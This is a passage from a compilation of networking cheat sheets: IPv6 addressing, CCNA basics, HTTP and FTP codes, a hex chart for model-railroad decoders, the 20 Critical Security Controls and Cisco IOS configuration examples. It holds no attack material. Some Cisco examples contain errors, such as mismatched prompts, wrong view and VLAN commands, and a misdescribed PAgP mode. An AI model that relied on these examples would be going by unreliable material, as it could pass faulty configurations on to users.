144 Home Agent Address Discovery Request
145 Home Agent Address Discovery Reply
146 Mobile Prefix Solicitation
147 Mobile Prefix Advertisement
128 - 255 Informational Messages

IPv6 Extension Headers
(NH = Next Header)

IPv6 Header NH = TCP	TCP Header + Data		
IPv6 Header NH = Routing	Routing Header NH = TCP	TCP Header + Data	
IPv6 Header NH = Routing	Routing Header NH = Fragment	Fragment Header NH = TCP	TCP Header + Data

IPv6 Addressing **** Deprecated***

Address Type	*Binary Prefix*	*IPv6 Notation*
Unspecified	00...0 (128 bits)	::/128
Loopback	00...1 (128 bits)	::1/128
Multicast	11111111	FF00::/8
Link-local unicast	1111111010	FE80::/10
Site-local unicast*	1111111011	FEC0::/10
Unique local unicast	1111110000	FC00::/7
Global unicast	(everything else)	
Anycast	Unicast address assigned to multiple interfaces.	
IPv4-Compatible IPv6*	0:0:0:0:0:0:A.B.C.D	
IPv4-Mapped IPv6	0:0:0:0:0:FFFF:A.B.C.D	
6to4	2002::/16	

Well Known Multicast Addresses

FF01:0:0:0:0:0:0:1	All Nodes Addresses	Interface-local
FF02:0:0:0:0:0:0:1	All Nodes Addresses	Link-local
FF01:0:0:0:0:0:0:2	All Routers Addresses	Interface-local
FF02:0:0:0:0:0:0:2	All Routers Addresses	Link-local
FF05:0:0:0:0:0:0:2	All Routers Addresses	Site-local
FF02:0:0:0:0:1:FFXX:XXXX	Solicited-Node Address	Link-local
FF02:0:0:0:0:0:0:4	DVMRP Routers	Link-local
FF02:0:0:0:0:0:0:5	OSPFIGP	Link-local
FF02:0:0:0:0:0:0:6	OSPFIGP DRs	Link-local
FF02:0:0:0:0:0:0:9	RIP Routers	Link-local
FF02:0:0:0:0:0:0:D	All PIM Routers	Link-local
FF02:0:0:0:0:0:0:16	All MLDv2 Routers	Link-local
FF02:0:0:0:0:0:1:2	All DHCP Agents	Link-local
FF05:0:0:0:0:0:1:3	All DHCP Servers	Site-local
FF0X:0:0:0:0:0:0:101	Network Time Protocol	Variable Scope

Multicast Address

FF (8 bits)	Flags (4)	Scope (4)	Group ID (112)

Flags (000T)
T = 0 **Well-known**
T = 1 **Transient**

Scope
1 **Interface-local**
2 **Link-local**
4 **Admin-local**
5 **Site-local**
8 **Organization-local**
E **Global**

ICMPv6 Error Messages (Type/Code)

1 Destination Unreachable
  0 - no route to destination
  1 - communication with destination administratively prohibited
  2 - (not assigned)
  3 - address unreachable
  4 - port unreachable
2 Packet Too Big
3 Time Exceeded
  0 - hop limit exceeded in transit
  1 - fragment reassembly time exceeded
4 Parameter Problem
  0 - erroneous header field
  1 - unrecognized Next Header type
  2 - unrecognized IPv6 option
0-127 Error Messages

CCNA Cheat Sheet
Internetworking Essentials

Internetwork Training

OSI Model vs. TCP/IP Model

OSI Reference Model

Application - Identifying and establishing the availability of intended communication partner and whether there are sufficient resources

Presentation - Data translation, encryption, code formatting

Session - Setting up, managing and tearing down sessions. Keeps application's data separate

Protocol Data Units (PDUs)

Segment — **Transport** - Provides end-to-end transport services - establishes logical connections between hosts. Connection-oriented or connectionless data transfer.

packet — **Network** - Manages logical addressing and path determination

frame — **Data Link** - Provides physical transmission of data, handles error notification, flow control and network topology. Split into two sub layers (LLC and MAC)

bits — **Physical** - Specifies electrical, mechanical, procedural and functional requirements for activating, maintaining and deactivating a physical link.

TCP/IP Model Protocol Suite

Process/Application layer

FTP - TCP file transfer service – port 20-21
Telnet - Terminal emulation program – port 23
TFTP - UDP file transfer – port 69
SMTP - Send email service – port 25
DHCP – Assigns IP addresses to hosts – ports 67 and 68
DNS – Resolves FQDNs to IP addresses – port 53

Host-to-Host layer

TCP - Connection-oriented protocol, provides reliable connections (acknowledgments, flow control, windowing)
UDP - Connectionless protocol, low overhead but unreliable

Internet layer

IP - connectionless protocol, provides network addressing and routing
ARP - finds MAC addresses from known IPs
RARP - finds IPs from known MAC addresses
ICMP - provides diagnostics, used by ping and traceroute

Network Access

General Troubleshooting

Troubleshooting Steps

1. Ping 127.0.0.1 (Loopback)
2. Ping default gateway
3. Ping remote device

Cisco Ping & Response Codes

Router> ping 172.15.9.1

!	Success
.	Timed out waiting for reply
U	Destination unreachable
|	Ping process interrupted
?	Unknown packet type
C	Congestion-experienced
&	Time to live exceeded

Windows DOS Troubleshooting Commands

- ping 127.0.0.1
- tracert
- ipconfig/all
- arp -a

Cisco Trace Command & Responses

Router> traceroute 172.15.9.1

*	Timed out
!H	Router received packet but did not forward it
N	Network unreachable
P	Protocol unreachable
U	Port unreachable

IP Classes

Class Ranges

Class A - 1-126 - network.node.node.node
Class B - 128-191 - network.network.node.node
Class C - 192-223 - network.network.network.node

Private Address Ranges

Class A - 10.0.0.0 - 10.255.255.255
Class B - 172.16.0.0 - 172.31.255.255
Class C - 192.168.0.0 - 192.168.255.255

CIDR Notation (Classless Inter-Domain Routing)

255.0.0.0	/8
255.128.0.0	/9
255.192.0.0	/10
255.224.0.0	/11
255.240.0.0	/12
255.248.0.0	/13
255.252.0.0	/14
255.254.0.0	/15
255.255.0.0	/16
255.255.128.0	/17
255.255.192.0	/18
255.255.224.0	/19
255.255.240.0	/20
255.255.248.0	/21
255.255.252.0	/22
255.255.254.0	/23
255.255.255.0	/24
255.255.255.128	/25
255.255.255.192	/26
255.255.255.224	/27
255.255.255.240	/28
255.255.255.248	/29
255.255.255.252	/30

Cisco 3-Layer Hierarchical Model

Core - *Backbone*, common to all users, needs to be as fast as possible and fault tolerant, avoid ACL, VLAN trunking and packet filtering here.
Distribution - *Routing* - provides access control policies, filtering, WAN access and VLAN trunking
Access - *Switching* - User and workgroup access, segmentation

Patch Cable Types

Straight-through - Connect PC to hub or switch (router to switch or hub)
Crossover - Connect hub to hub/ switch to switch/PC to PC
Rolled - Console connection for PC to router

Half Duplex Ethernet shares a collision domain resulting in lower throughput than **Full Duplex Ethernet** which requires a point-to-point link between two compatible nodes

Causes of LAN congestion - Broadcast storms, too many hosts with a broadcast domain, multicasting, low bandwidth, bottlenecks

Collision domain - Switches/bridges breakup collision domains, hubs extend them

Broadcast domains - Routers and VLANs breakup broadcast domains

Layer		OSI protocols		Responsibilities		Scope	TCP/IP Model
#	Name						
7	Application	FTAM, X.400, X.500, DAP, ROSE, RTSE, ACSE	NNTP, SIP, SSI, DNS, FTP, Gopher, HTTP, NFS, NTP, DHCP, SMPP, SMTP, SNMP, Telnet, RIP, BGP, BOOTP, TFTP, POP3, IMAP,	User Applications Services	User Data	Application Data	Application
6	Presentation	ISO/IEC 8823, X.226, ISO/IEC 9576-1, X.236	MIME, SSL, TLS, XDR, Shells and Redirectors				
5	Session	ISO/IEC 8327, X.225, ISO/IEC 9548-1, X.235	Sockets. Session establishment in TCP, SIP, RTP, NetBIOS, RPC, Named Pipes	Session Establishment, Management and Termination	Sessions	Sessions between local or remote devices	
4	Transport	ISO/IEC 8073, TP0, TP1, TP2, TP3, TP4 (X.224), ISO/IEC 8602, X.234	TCP, UDP, SCTP	Process-Level Addressing; Multiplexing/Demultiplexing; Connections; Segmentation and Reassembly; Acknowledgments and Retransmissions; Flow Control	Datagrams/ Segments		Transport (TCP)
3	Network	ISO/IEC 8208, X.25 (PLP), ISO/IEC 8878, X.223, ISO/IEC 8473-1, CLNP X.233.	IP, IPsec, ICMP, IGMP, OSPF, IPv6; IP NAT; IPsec; Mobile IP; ICMP; IPX; DLC; PLP; Routing protocols such as RIP and BGP				Internet (IP)
2	Data Link	ISO/IEC 7666, X.25 (LAPB), Token Bus, X.222, ISO/IEC 8802-2 LLC Type 1 and 2	PPP, SLIP, PPTP, L2TP	Encoding and Signaling; Physical Data Transmission; Hardware Specifications; Topology and Design	Bits	Low-level data messages between local devices	Network
1	Physical	X.25 (X.21bis, EIA/TIA-232, EIA/TIA-449, EIA-530, G.703)				Electrical or light signals sent between local devices	

HTTP/1.1 Status Codes

	Code	Name	Notes
	100	Continue	
	101	Switching Protocols	
Successful	200	OK	Everything is normal
	201	Created	
	202	Accepted	
	203	Non-Authoritative Information	
	204	No Content	
	205	Reset Content	
	206	Partial Content	
Redirection	300	Multiple Choices	
	301	Moved Permanently	Update your URL, this has moved for good.
	302	Found	
	303	See Other	
	304	Not Modified	
	305	Use Proxy	
	306	Unused	
	307	Temporary Redirect	This is temporarly moved, don't update your bookmarks.
Client Error	400	Bad Request	Server didn't understand the URL you gave it.
	401	Unauthorized	Must be authenticated
	402	Payment Required	Not used really
	403	Forbidden	Server refuses to give you a file, authentication won't help
	404	Not Found	A file doesn't exist at that address
	405	Method Not Allowed	
	406	Not Acceptable	
	407	Proxy Authentication Required	
	408	Request Timeout	Browser took too long to request something
	409	Conflict	
	410	Gone	
	411	Lengh Required	
	412	Precondition Failed	
	413	Reqeust Entity Too Large	
	415	Unsupported Media Type	
	416	Request Range Not Satisfiable	
	417	Expectation Failed	
Server Error	500	Internal Server Error	Something on the server didn't work right.
	501	Not Implemented	
	502	Bad Gateway	
	503	Service Unavailable	Too busy to respond to a client
	504	Gateway Timeout	
	505	HTTP Version Not Supported	

FTP

Code	Explanation
100 Series	The requested action is being initiated, expect another reply before proceeding with a new command.
110	Restart marker replay . In this case, the text is exact and not left to the particular implementation; it must read: MARK yyyy = mmmm where yyyy is User-process data stream marker, and mmmm server's equivalent marker (note the spaces between markers and "=").
120	Service ready in nnn minutes.
125	Data connection already open; transfer starting.
150	File status okay; about to open data connection.
200 Series	The requested action has been successfully completed.
202	Command not implemented, superfluous at this site.
211	System status, or system help reply.
212	Directory status.
213	File status.
214	Help message.On how to use the server or the meaning of a particular non-standard command. This reply is useful only to the human user.
215	NAME system type. Where NAME is an official system name from the registry kept by IANA.
220	Service ready for new user.
221	Service closing control connection.
225	Data connection open; no transfer in progress.
226	Closing data connection. Requested file action successful (for example, file transfer or file abort).
227	Entering Passive Mode (h1,h2,h3,h4,p1,p2).
228	Entering Long Passive Mode (long address, port).
229	Entering Extended Passive Mode (|||port|).
230	User logged in, proceed. Logged out if appropriate.
231	User logged out; service terminated.
232	Logout command noted, will complete when transfer done.
234	Specifies that the server accepts the authentication mechanism specified by the client, and the exchange of security data is complete. A higher level nonstandard code created by Microsoft.
250	Requested file action okay, completed.
257	"PATHNAME" created.
300 Series	The command has been accepted, but the requested action is on hold, pending receipt of further information.
331	User name okay, need password.
332	Need account for login.
350	Requested file action pending further information
400 Series	The command was not accepted and the requested action did not take place, but the error condition is temporary and the action may be requested again.
421	Service not available, closing control connection. This may be a reply to any command if the service knows it must shut down.
425	Can't open data connection.
426	Connection closed; transfer aborted.
430	Invalid username or password
434	Requested host unavailable.
450	Requested file action not taken.
451	Requested action aborted. Local error in processing.
452	Requested action not taken. Insufficient storage space in system.File unavailable (e.g., file busy).
500 Series	Syntax error, command unrecognized and the requested action did not take place. This may include errors such as command line too long.
501	Syntax error in parameters or arguments.
502	Command not implemented.
503	Bad sequence of commands.
504	Command not implemented for that parameter.
530	Not logged in.
532	Need account for storing files.
550	Requested action not taken. File unavailable (e.g., file not found, no access).
551	Requested action aborted. Page type unknown.
552	Requested file action aborted. Exceeded storage allocation (for current directory or dataset).
553	Requested action not taken. File name not allowed.
600 Series	Replies regarding confidentiality and integrity
631	Integrity protected reply.
632	Confidentiality and integrity protected reply.
633	Confidentiality protected reply.
10000 Series	Common Winsock Error Codes
10054	Connection reset by peer. The connection was forcibly closed by the remote host.
10060	Cannot connect to remote server.
10061	Cannot connect to remote server. The connection is actively refused by the server.

List of raw FTP commands

(Warning: this is a technical document, not necessary for most FTP use.)

Note that commands marked with a * are not implemented in a number of FTP servers.

Common commands

- ABOR - **abor**t a file transfer
- CWD - **c**hange **w**orking **d**irectory
- DELE - **dele**te a remote file
- LIST - **list** remote files
- MDTM - return the **m**o**d**ification **t**i**m**e of a file
- MKD - **m**a**k**e a remote **d**irectory
- NLST - **n**ame **l**i**st** of remote directory
- PASS - send **pass**word
- PASV - enter **pas**si**v**e mode
- PORT - open a data **port**
- PWD - **p**rint **w**orking **d**irectory
- QUIT - terminate the connection
- RETR - **retr**ieve a remote file
- RMD - r**m**ove a remote **d**irectory
- RNFR - r**n**ame **fr**om
- RNTO - r**n**ame **to**
- SITE - **site**-specific commands
- SIZE - return the **size** of a file
- STOR - **stor**e a file on the remote host
- TYPE - set transfer **type**
- USER - send **user**name

Less common commands

- ACCT* - send **acc**oun**t** information
- APPE - **appe**nd to a remote file
- CDUP - CWD to the parent of the current directory
- HELP - return **help** on using the server
- MODE - set transfer **mode**
- NOOP - do nothing
- REIN* - **rein**itialize the connection
- STAT - return server **stat**us
- STOU - **sto**re a file **u**niquely
- STRU - set file transfer **stru**cture
- SYST - return **syst**em type

Decimal-Binary-Hexadecimal Conversion Chart

This chart shows all of the combinations of decimal, binary and hexadecimal from 0 to 255 decimal. When making a change in a CV this chart will show the conversion for different numbering systems. Some decoders split the CV into two parts. When you modify a CV you need to write back all 8 bits. This chart will help determine the correct bit value a CV.

Decimal	Binary	Hex	Decimal	Binary	Hex	Decimal	Binary	Hex	Decimal	Binary	Hex
Bit No.>	76543210			76543210			76543210			76543210	
0	00000000	0	64	01000000	40	128	10000000	80	192	11000000	C0
1	00000001	1	65	01000001	41	129	10000001	81	193	11000001	C1
2	00000010	2	66	01000010	42	130	10000010	82	194	11000010	C2
3	00000011	3	67	01000011	43	131	10000011	83	195	11000011	C3
4	00000100	4	68	01000100	44	132	10000100	84	196	11000100	C4
5	00000101	5	69	01000101	45	133	10000101	85	197	11000101	C5
6	00000110	6	70	01000110	46	134	10000110	86	198	11000110	C6
7	00000111	7	71	01000111	47	135	10000111	87	199	11000111	C7
8	00001000	8	72	01001000	48	136	10001000	88	200	11001000	C8
9	00001001	9	73	01001001	49	137	10001001	89	201	11001001	C9
10	00001010	A	74	01001010	4A	138	10001010	8A	202	11001010	CA
11	00001011	B	75	01001011	4B	139	10001011	8B	203	11001011	CB
12	00001100	C	76	01001100	4C	140	10001100	8C	204	11001100	CC
13	00001101	D	77	01001101	4D	141	10001101	8D	205	11001101	CD
14	00001110	E	78	01001110	4E	142	10001110	8E	206	11001110	CE
15	00001111	F	79	01001111	4F	143	10001111	8F	207	11001111	CF
16	00010000	10	80	01010000	50	144	10010000	90	208	11010000	D0
17	00010001	11	81	01010001	51	145	10010001	91	209	11010001	D1
18	00010010	12	82	01010010	52	146	10010010	92	210	11010010	D2
19	00010011	13	83	01010011	53	147	10010011	93	211	11010011	D3
20	00010100	14	84	01010100	54	148	10010100	94	212	11010100	D4
21	00010101	15	85	01010101	55	149	10010101	95	213	11010101	D5
22	00010110	16	86	01010110	56	150	10010110	96	214	11010110	D6
23	00010111	17	87	01010111	57	151	10010111	97	215	11010111	D7
24	00011000	18	88	01011000	58	152	10011000	98	216	11011000	D8
25	00011001	19	89	01011001	59	153	10011001	99	217	11011001	D9
26	00011010	1A	90	01011010	5A	154	10011010	9A	218	11011010	DA
27	00011011	1B	91	01011011	5B	155	10011011	9B	219	11011011	DB
28	00011100	1C	92	01011100	5C	156	10011100	9C	220	11011100	DC
29	00011101	1D	93	01011101	5D	157	10011101	9D	221	11011101	DD
30	00011110	1E	94	01011110	5E	158	10011110	9E	222	11011110	DE
31	00011111	1F	95	01011111	5F	159	10011111	9F	223	11011111	DF
32	00100000	20	96	01100000	60	160	10100000	A0	224	11100000	E0
33	00100001	21	97	01100001	61	161	10100001	A1	225	11100001	E1
34	00100010	22	98	01100010	62	162	10100010	A2	226	11100010	E2
35	00100011	23	99	01100011	63	163	10100011	A3	227	11100011	E3
36	00100100	24	100	01100100	64	164	10100100	A4	228	11100100	E4
37	00100101	25	101	01100101	65	165	10100101	A5	229	11100101	E5
38	00100110	26	102	01100110	66	166	10100110	A6	230	11100110	E6
39	00100111	27	103	01100111	67	167	10100111	A7	231	11100111	E7
40	00101000	28	104	01101000	68	168	10101000	A8	232	11101000	E8
41	00101001	29	105	01101001	69	169	10101001	A9	233	11101001	E9
42	00101010	2A	106	01101010	6A	170	10101010	AA	234	11101010	EA
43	00101011	2B	107	01101011	6B	171	10101011	AB	235	11101011	EB
44	00101100	2C	108	01101100	6C	172	10101100	AC	236	11101100	EC
45	00101101	2D	109	01101101	6D	173	10101101	AD	237	11101101	ED
46	00101110	2E	110	01101110	6E	174	10101110	AE	238	11101110	EE
47	00101111	2F	111	01101111	6F	175	10101111	AF	239	11101111	EF
48	00110000	30	112	01110000	70	176	10110000	B0	240	11110000	F0
49	00110001	31	113	01110001	71	177	10110001	B1	241	11110001	F1
50	00110010	32	114	01110010	72	178	10110010	B2	242	11110010	F2
51	00110011	33	115	01110011	73	179	10110011	B3	243	11110011	F3
52	00110100	34	116	01110100	74	180	10110100	B4	244	11110100	F4
53	00110101	35	117	01110101	75	181	10110101	B5	245	11110101	F5
54	00110110	36	118	01110110	76	182	10110110	B6	246	11110110	F6
55	00110111	37	119	01110111	77	183	10110111	B7	247	11110111	F7
56	00111000	38	120	01111000	78	184	10111000	B8	248	11111000	F8
57	00111001	39	121	01111001	79	185	10111001	B9	249	11111001	F9
58	00111010	3A	122	01111010	7A	186	10111010	BA	250	11111010	FA
59	00111011	3B	123	01111011	7B	187	10111011	BB	251	11111011	FB
60	00111100	3C	124	01111100	7C	188	10111100	BC	252	11111100	FC
61	00111101	3D	125	01111101	7D	189	10111101	BD	253	11111101	FD
62	00111110	3E	126	01111110	7E	190	10111110	BE	254	11111110	FE
63	00111111	3F	127	01111111	7F	191	10111111	BF	255	11111111	FF

Binary Number System for one byte

Bit Number| 7| 6| 5| 4|3|2|1|0|
Bit Weight|128|64|32|16|8|4|2|1|

Some Commonly used CVs

CV-1 Short Address
CV-2 Start Voltage
CV-3 Acceleration Rate
CV-4 Deceleration Rate
CV-5 Maximum Voltage
CV-6 Mid Point Voltage
CV-7 Ver Number
CV-8 Maker ID
CV-17/18 Long Address
CV-19 Consist Address

CV-21 Advance Consist function control
CV-22 Advance Consist headlight control
CV-23 Advance Consist acceleration rate
CV-24 Advance Consist deceleration rate

SEE YOUR DECODER MANUAL FOR ALL OF THE CVs IT USES AND THE RANGE OF VALUES.

CV-29 Configuration Register
Bit 0=Direction of travel
Bit 1=Speed step 28
Bit 2=d.c. enable
Bit 3= Advance acknowledgment
Bit 4= Alternate speed table
Bit 5= Long address.

CV-66 Forward Trim
CV-67 to 94 Speed Table
CV-95 Reverse Trim

DCT 24April02

The 20 Critical Controls

1 - **Inventory of Authorised and Unauthorised Devices**

Actively manage (inventory, track, and correct) all hardware devices on the network so that only authorized devices are given access, and unauthorized and unmanaged devices are found and prevented from gaining access.

2 - **Inventory of Authorised and Unauthorised Software**

Actively manage (inventory, track, and correct) all software on the network so that only authorized software is installed and can execute, and that unauthorized and unmanaged software is found and prevented from installation or execution.

3 - **Secure Configurations for Hardware and Software on Mobile Devices, Laptops, Workstations and Servers**

Establish, implement, and actively manage (track, report on, correct) the security configuration of laptops, servers, and workstations using a rigorous configuration management and change control process in order to prevent attackers from exploiting vulnerable services and settings.

4 - **Continuous Vulnerability Assessment and Remediation**

Continuously acquire, assess, and take action on new information in order to identify vulnerabilities, remediate, and minimize the window of opportunity for attackers.

5 - **Malware Defences**

Control the installation, spread, and execution of malicious code at multiple points in the enterprise, while optimizing the use of automation to enable rapid updating of defense, data gathering, and corrective action.

6 - **Application Software Security**

Manage the security lifecycle of all in-house developed and acquired software in order to prevent, detect, and correct security weaknesses.

7 - **Wireless Access Control**

The processes and tools used to track/control/prevent/correct the security use of wireless local area networks (LANS), access points, and wireless client systems.

8 - **Data Recovery Capability**

The processes and tools used to properly back up critical information with a proven methodology for timely recovery of it.

9 - **Security Skills Assessment and Appropriate Training to Fill Gaps**

For all functional roles in the organization (prioritizing those mission-critical to the business and its security), identify the specific knowledge, skills, and abilities needed to support defense of the enterprise; develop and execute an integrated plan to assess, identify gaps, and remediate through policy, organizational planning, training, and awareness programs.

10 - **Secure Configurations for Network Devices such as Firewalls, Routers and Switches**

Establish, implement, and actively manage (track, report on, correct) the security configuration of network infrastructure devices using a rigorous configuration management and change control process in order to prevent attackers from exploiting vulnerable services and settings.

11 - **Limitation and Control of Network Ports, Protocols and Services**

Manage (track/control/correct) the ongoing operational use of ports, protocols, and services on networked devices in order to minimize windows of vulnerability available to attackers.

12 - **Controlled Use of Administrative Privileges**

The processes and tools used to track/control/prevent/correct the use, assignment, and configuration of administrative privileges on computers, networks, and applications.

13 - **Boundary Defence**

Detect/prevent/correct the flow of information transferring networks of different trust levels with a focus on security-damaging data.

14 - **Maintenance, Monitoring and Analysis of Audit Logs**

Collect, manage, and analyze audit logs of events that could help detect, understand, or recover from an attack.

15 - **Control Access Based on the Need to Know**

The processes and tools used to track/control/prevent/correct secure access to critical assets (e.g., information, resources, and systems) according to the formal determination of which persons, computers, and applications have a need and right to access these critical assets based on an approved classification.

16 - **Account Monitoring and Control**

Actively manage the life-cycle of system and application accounts - their creation, use, dormancy, deletion - in order to minimize opportunities for attackers to leverage them.

17 - **Data Protection**

The processes and tools used to prevent data exfiltration, mitigate the effects of exfiltrated data, and ensure the privacy and integrity of sensitive information.

18 - **Incident Response and Management**

Protect the organization's information, as well as its reputation, by developing and implementing an incident response infrastructure (e.g., plans, defined roles, training, communications, management oversight) for quickly discovering an attack and then effectively containing the damage, eradicating the attacker's presence, and restoring the integrity of the network and systems..

19 - **Secure Network Engineering**

Make security an inherent attribute of the enterprise by specifying, designing, and building-in features that allow high confidence systems operations while denying or minimizing opportunities for attackers.

20 - **Penetration Tests and Red Team Exercises**

Test the overall strength of an organization's defenses (the technology, the processes, and the people) by simulating the objectives and actions of an attacker.

Cisco Networking All-in-One

To create and configure a Cisco network, you need to know about routers and switches to develop and manage secure Cisco systems. Become acquainted with Cisco network devices and code listings; and find out how to manage static routing and view routing information.

OSI Model for Cisco Networking

While you may not use the OSI model every day, you should be familiar with it, specifically when working with Cisco switches and routers (which operate at Layer 2 and Layer 3, respectively). Here are some of the items that operate at each level of the OSI model:

Layer	Description	Examples
7. Application	Responsible for initiating or services the request.	SMTP, DNS, HTTP, and Telnet
6. Presentation	Formats the information so that it is understood by the receiving system.	Compression and encryption depending on the implementation
5. Session	Responsible for establishing, managing, and terminating the session.	NetBIOS
4. Transport	Breaks information into segments and is responsible for connection and connectionless communication.	TCP and UDP
3. Network	Responsible for logical addressing and routing	IP, ICMP, ARP, RIP, IGRP, and routers
2. Data Link	Responsible for physical addressing, error correction, and preparing the information for the media	MAC address, CSMA/CD, switches, and bridges
1. Physical	Deals with the electrical signal.	Cables, connectors, hubs, and repeaters

How to Configure a Cisco Network

Like all networks, a Cisco network needs to be properly configured. To do so, you need to know the configuration modes to use when configuring your network. You also should know how to configure an interface, configure a switch management interface, and configure an interface to use DHCP for your Cisco network.

Configuration modes for Cisco networking

When moving around in the Cisco IOS, you will see many prompts. These prompts change as you move from one configuration mode to another. Here is a summary of the major configuration modes:

- **User EXEC mode:** When you connect to a Cisco device the default configuration mode is user exec mode. With user exec mode you can view the settings on the device but not make any changes. You know you are in User EXEC mode because the IOS prompt displays a ">".
- **Privileged EXEC mode:** In order to make changes to the device you must navigate to Privileged EXEC mode where you may be required to input a password. Privileged EXEC mode displays with a "#" in the prompt.
- **Global Configuration mode:** Global Configuration mode is where you go to make global changes to the router such as the hostname. To navigate to Global Configuration mode from Privileged EXEC mode you type "configure terminal" or "conf t" where you will be placed at the "(config)#" prompt.
- **Sub Prompts:** There are a number of different sub prompts from Global Configuration mode you can navigate to such as the interface prompts to modify settings on a specific interface, or the line prompts to modify the different ports on the device.

Configure an interface for Cisco networking

When working with routers in particular, but also when dealing the management interface on switches, you will often need to configure network interfaces which will either match physical interface ports or virtual interfaces in the form of a virtual LAN (VLAN) interface (when dealing with switches).

For your router interfaces the following example will set speed, duplex and IP configuration information for the interface FastEthernet 0/0 (notice the interface reference as slot/port). In the case of the router, the interface is enabled using the no shutdown command in the final step; interfaces on switches are enabled by default.

```
Router1>enable
Router1#configure terminal
Router1(config)#interface FastEthernet0/0
Router1(config-if)#description Private LAN
Router1(config-if)#speed 100
Router1(config-if)#duplex full
Router1(config-if)#ip address 192.168.1.1 255.255.255.0
Router1(config-if)#no shutdown
```

Configure a switch management interface for Cisco networking

For your switches, to enable an IP address on your management interface, you will use something similar to this example. In this example, management is being performed over VLAN 1 - the default VLAN.

```
Switch1>enable
Switch1#configure terminal
Switch1#interface VLAN 1
Switch1(config-if)#ip address 192.168.1.241 255.255.255.0
```

Configure an interface to use DHCP for Cisco networking

If you want to configure either a router or switch to retrieve its IP configuration information from a network Dynamic Host Configuration Protocol (DHCP) server, then you can commands like the following example.

```
Router1>enable
Router1#configure terminal
Router1(config)#interface FastEthernet0/0
Router1(config-if)#ip dhcp
```

Creating a VLAN for Cisco Networking

When working with your Cisco network, you may want to separate users into different broadcast domains for security or traffic reduction. You can do this by implementing VLANs. The following example will create VLAN (VLAN2) and place the ports on a switch (from 1-12) into VLAN2.

```
Switch1>enable
Switch1#configure terminal
Switch1(config)#interface vlan 2
Switch1(config-if)#description Finance VLAN
Switch1(config-if)#exit
Switch1(config)#interface range FastEthernet 0/1 , FastEthernet 0/12
Switch1(config-if-range)#switchport mode access
Switch1(config-if-range)#switchport access vlan 2
```

If you are connecting two switches together, then you will want to allow all configured VLANs to pass between the two switches. This is accomplished by implementing a trunk port. To configure port 24 on your switch to be a trunk port, you will use the following code:

```
Switch1>enable
Switch1#configure terminal
Switch1(config)#interface FastEthernet 0/24
Switch1(config-if-range)#switchport mode trunk
```

Using EtherChannel for Cisco Networking

Don't be afraid to use EtherChannel on your Cisco network. EtherChannel allows you to take up to eight network ports on your switch and treat them as a single larger link. This can be used to connect servers with multiple network cards that are bonded (or teamed) to a switch, or to connect multiple switches together. There are two main negotiation protocols, Port Aggregation Protocol (PAgP) which is a proprietary Cisco protocol and Link Aggregation Control Protocol (LACP) which is an open standards protocol.

To set EtherChannel to use with of the protocols you will configure it to support one of the following modes.

- `auto`: Sets the interface to respond to PAgP negotiation packets, but the interface will start negotiations on its own.
- `desireable`: Sets the interface to actively attempt to negotiate a PAgP connection.
- `on`: Forces the connection to bring all links up without using a protocol to negotiate connections. This mode can only connect to another device that is also set to **on**. When using this mode, the switch does not negotiate the link using either PAgP or LACP.
- `active`: Sets the interface to actively attempt to negotiate connections with other LACP devices.
- `passive`: Sets the interface to respond to LACP data if it receives negotiation requests from other systems.

The following example will configure EtherChannel to use group ports 11 and 12 on the switch together using PAgP as the protocol. The same type of command would be used on the switch to which Switch1 is connected.

```
Switch1> enable
Switch1# configure terminal
Switch1(config)# interface range FastEthernet0/11 -12
Switch1(config-if-range)# switchport mode access
Switch1(config-if-range)# switchport access vlan 10
Switch1(config-if-range)# channel-group 5 mode desirable
```

Working with Spanning Tree Protocol for Cisco Networking

Spanning Tree Protocol (STP) enables you to create redundant loops on your Cisco network for fault tolerance, and prevents inadvertent loops that may be created on your network from bringing the network to its knees.

The following code will enable the Cisco proprietary Rapid Per VLAN Spanning Tree Protocol (PVST) over the open standard of Multiple Spanning Tree Protocol (MSTP). In addition to configuring STP on the switch, you will also configure port 2 on the switch for portfast, which allows the port to immediately transition to forwarding mode.

```
Switch1> enable
Switch1# configure terminal
Switch1(config)#spanning-tree mode rapid-pvst
Switch1(config)#interface FastEthernet 0/2
Switch1(config-if)#spanning-tree portfast
%Warning: portfast should only be enabled on ports connected to a single
 host. Connecting hubs, concentrators, switches, bridges, etc... to this
 interface when portfast is enabled, can cause temporary bridging loops.
 Use with CAUTION
%Portfast will be configured in 10 interfaces due to the range command
 but will only have effect when the interfaces are in a non-trunking mode.
```

Managing Static Routing for Cisco Networking

When working with your routers on your Cisco network, it's very likely that you'll want to have your routers route data. The first step in having your router pass data from one interface to another interface is to enable routing; just use these commands.

```
Router1>enable
Router1#configure terminal
Router1(config)#ip routing
```

Whether or not you choose to use a dynamic routing protocol, you may add static routes to your router. The following will add a static route to Router1 to send data to the 192.168.5.0/24 network using the router with the IP address of 192.168.3.2.

```
Router1>enable
Router1#configure terminal
Router1(config)#ip routing
Router1(config)#ip route 192.168.5.0 255.255.255.0 192.168.3.2
```

Managing routing information protocol for Cisco networking

Routing Information Protocol (RIP) is widely used, with version 2 allowing you to use Variable Length Subnet Masks (VLSM) across your network. The following code will enable routing, enable RIP, set RIP to version 2, disable route summarization, defines the distributed network from this router as 192.168.5.0/24, and rather than broadcasting routes, it will send RIP data directly to 192.168.1.1.

```
Router2>enable
Router2#configure terminal
Router2(config)#ip routing
Router2(config)#router rip
Router2(config-router)#version 2
Router2(config-router)#no auto-summary
Router1(config-router)#network 192.168.5.0
Router2(config-router)#neighbor 192.168.1.1
```

Managing enhanced interior gateway routing protocol for Cisco networking

Enhanced Interior Gateway Routing Protocol (EIGRP) is the updated version of IGRP. The following code will enable EIGRP using an autonomous-system (AS) number of 100, distribute two networks and disables auto summary.

```
Router2>enable
Router2#configure terminal
Router2(config)#ip routing
Router2(config)#router eigrp 100
Router2(config-router)#network 192.168.1.0
Router2(config-router)#network 192.168.5.0
Router2(config-router)#no auto-summary
```

Managing open shortest path first for Cisco networking

Open Shortest Path First (OSPF) is a link state protocol which is widely used. OSPF uses the address of the loopback interface as the OSPF identifier, so this example will set the address of the loopback interface, then enable OSPF with a process ID of 100, and distributing a network of 192.168.255.254 and a network of 192.168. 5.0/24

```
Router2>enable
Router2#configure terminal
```

```
Router2(config)#interface loopback 0
Router2(config-if)#ip address 192.168.255.254 255.255.255.0
Router2(config-if)#exit
Router2(config)#router ospf 100
Router2(config-router)#network 192.168.255.254 0.0.0.0 area 0
Router2(config-router)#network 192.168.5.0 0.0.0.255 area 0
```

Viewing Routing Information for Cisco Networking

After setting up any routing protocol that you want to implement - RIP, OSPF, or EIGRP - you can view all of your routing information through the `ip route`command. The following is an example of the output of this command. The output includes a legend showing the codes for each routing protocol, and the specific routes are identified by the source protocol.

```
